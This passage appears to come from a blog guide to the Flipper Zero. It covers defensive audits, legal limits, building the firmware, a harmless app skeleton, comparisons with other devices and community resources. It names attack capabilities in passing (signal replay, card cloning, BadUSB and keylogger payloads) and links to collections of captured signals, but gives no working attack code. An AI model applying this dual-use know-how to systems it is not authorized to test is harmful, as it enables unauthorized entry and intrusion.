
Defensive Uses
Security teams use Flipper Zero to audit their own environments:
- Card audit — read every access card in the facility to identify insecure EM4100 or Mifare Classic systems that should be upgraded to DESfire EV2 or above.
- Wireless device audit — identify all Sub-GHz devices and flag static-code systems.
- BadUSB policy testing — verify that USB HID device lockdown policies function correctly.
- IR remote audit — confirm that sensitive equipment cannot be controlled by an IR universal remote.
- NFC tag cloneability test — determine whether NFC tags on products or credentials can be cloned.
Legal and Ethical Considerations
Flipper Zero is a legitimate security research tool. It is also a tool that can be misused. Your legal exposure depends on jurisdiction and context.
What Is Generally Legal (with Authorization)
- Testing devices you own
- Authorized penetration testing under a signed statement of work
- Security research in a controlled lab environment
- Reading your own access cards and remote controls
- Participating in sanctioned CTF competitions
What Is Generally Illegal
- Replaying a garage door signal you do not own to gain entry
- Cloning an access card that grants entry to a building you are not authorized to enter
- Sending deauthentication frames against a network you do not control
- Using BadUSB against a computer without written authorization
- Intercepting private communications (Sub-GHz or otherwise) in most jurisdictions
In the United States, relevant laws include the Computer Fraud and Abuse Act (CFAA), the Electronic Communications Privacy Act (ECPA), and the Federal Communications Commission (FCC) rules on radio frequency transmission. In the EU, similar protections exist under national computer crime laws and the Radio Equipment Directive.
The FCC does not prohibit owning or using a device that can receive sub-GHz signals. Unlicensed transmission on certain frequencies is prohibited. Most sub-GHz consumer devices operate in unlicensed ISM bands (315 MHz, 433 MHz, 915 MHz), and the low power levels involved are typically within Part 15 limits.
Canada attempted to block Flipper Zero imports in 2024 over car theft concerns. This was largely a political response to media coverage of car key relay attacks, not a technically precise concern, since modern automotive keyless entry uses rolling codes and the Flipper cannot defeat them without additional hardware.
Setting Up a Development Environment
Building Official Firmware
git clone --recursive https://github.com/flipperdevices/flipperzero-firmware.git
cd flipperzero-firmware

# Install toolchain (Linux/macOS)
./fbt

# Build firmware
./fbt fap_dist

# Flash via USB
./fbt flash_usb_full
The FBT (Flipper Build Tool) handles toolchain installation, dependency fetching, and build orchestration automatically. You need Python 3.8+ and the ARM GCC cross-compiler.
Writing a Custom Application
Applications use the Flipper Application Package (FAP) format. Each app lives in a directory under applications_user/ or applications/.
// Minimal FAP skeleton
#include <furi.h>
#include <gui/gui.h>

static void my_app_draw_callback(Canvas* canvas, void* ctx) {
    canvas_draw_str(canvas, 10, 32, "Hello, Flipper!");
}

int32_t my_app_main(void* p) {
    UNUSED(p);
    ViewPort* view_port = view_port_alloc();
    view_port_draw_callback_set(view_port, my_app_draw_callback, NULL);

    Gui* gui = furi_record_open(RECORD_GUI);
    gui_add_view_port(gui, view_port, GuiLayerFullscreen);

    furi_delay_ms(3000);

    gui_remove_view_port(gui, view_port);
    view_port_free(view_port);
    furi_record_close(RECORD_GUI);
    return 0;
}
Apps interact with the Flipper’s hardware through the Furi (Flipper Universal Registry Implementation) API. Subsystem access is record-based: open a record by name, get a pointer to the subsystem, use it, and close the record.
Using the SD Card Folder Structure
The Flipper expects specific directories on the SD card:
| Directory | Contents |
|---|---|
subghz/ | Saved Sub-GHz captures (.sub files) |
nfc/ | Saved NFC dumps (.nfc files) |
lfrfid/ | Saved LF RFID keys (.rfid files) |
infrared/ | Saved IR remotes (.ir files) |
ibutton/ | Saved iButton keys (.ibtn files) |
badusb/ | DuckyScript payloads (.txt files) |
apps/ | Third-party FAP applications |
music_player/ | .fmf music files |
dolphin/ | Dolphin XP save data |
Comparing Flipper Zero to Alternatives
| Device | Price | Sub-GHz | NFC/RFID | IR | GPIO | Notes |
|---|---|---|---|---|---|---|
| Flipper Zero | ~$170 | Yes (CC1101) | Yes (full) | Yes | Yes | Best all-rounder |
| HackRF One | ~$350 | Yes (SDR) | No | No | Limited | Full SDR, much wider range, no built-in NFC |
| RTL-SDR | ~$25 | Receive only | No | No | No | Cheapest SDR for receive-only analysis |
| Proxmark3 | ~$300 | No | Yes (deep) | No | Limited | Superior RFID/NFC analysis, weaker elsewhere |
| USB Rubber Ducky | ~$60 | No | No | No | No | BadUSB only, no wireless |
| ChameleonMini | ~$80 | No | Yes | No | Limited | Dedicated NFC/RFID emulator |
| WiFi Pineapple | ~$100 | WiFi only | No | No | No | Dedicated 802.11 attack platform |
The Flipper Zero wins on breadth. It does not win on depth in any single category. For deep RFID/NFC work, a Proxmark3 is superior. For full SDR work, a HackRF or USRP is far more capable. For 802.11 attacks, a WiFi Pineapple is a better platform. Flipper Zero is the tool to carry when you do not know what you will encounter.
Community Resources
| Resource | URL | What It Is |
|---|---|---|
| Official Docs | docs.flipper.net | Firmware API, hardware specs |
| Official GitHub | github.com/flipperdevices | Firmware source and issue tracker |
| Unleashed GitHub | github.com/DarkFlippers/unleashed-firmware | Unleashed fork |
| Xtreme GitHub | github.com/Flipper-XFW/Xtreme-Firmware | Xtreme fork |
| flipc.org | flipc.org | Community signal database |
| UberGuidoZ Repo | github.com/UberGuidoZ/Flipper | Sub-GHz captures, IR databases |
| awesome-flipperzero | github.com/djsime1/awesome-flipperzero | Curated resources list |
| r/flipperzero | reddit.com/r/flipperzero | Community Q&A |
| Flipper Discord | discord.gg/flipperzero | Real-time community support |
Flipper Zero rewards you proportionally to how deeply you engage with it. The out-of-box experience is approachable for beginners: read a card, capture a remote, type a keylogger payload. The depth available once you understand the firmware internals, the GPIO expansion ecosystem, and the community app catalog makes it a career-spanning tool for anyone in physical security, embedded security, or wireless research.
Read your own cards, test your own systems, and get written authorization before testing anyone else’s.
References
- Flipper Zero Official Website
- Flipper Zero GitHub Repository
- Flipper Zero Documentation
- Unleashed Firmware
- Xtreme Firmware
- UberGuidoZ Flipper Resources
- flipc.org Community Database
- awesome-flipperzero
- CC1101 Datasheet - Texas Instruments
- ST25R3916B Datasheet - STMicroelectronics
- Hardware Hacking Essential Tools and Techniques

Related Posts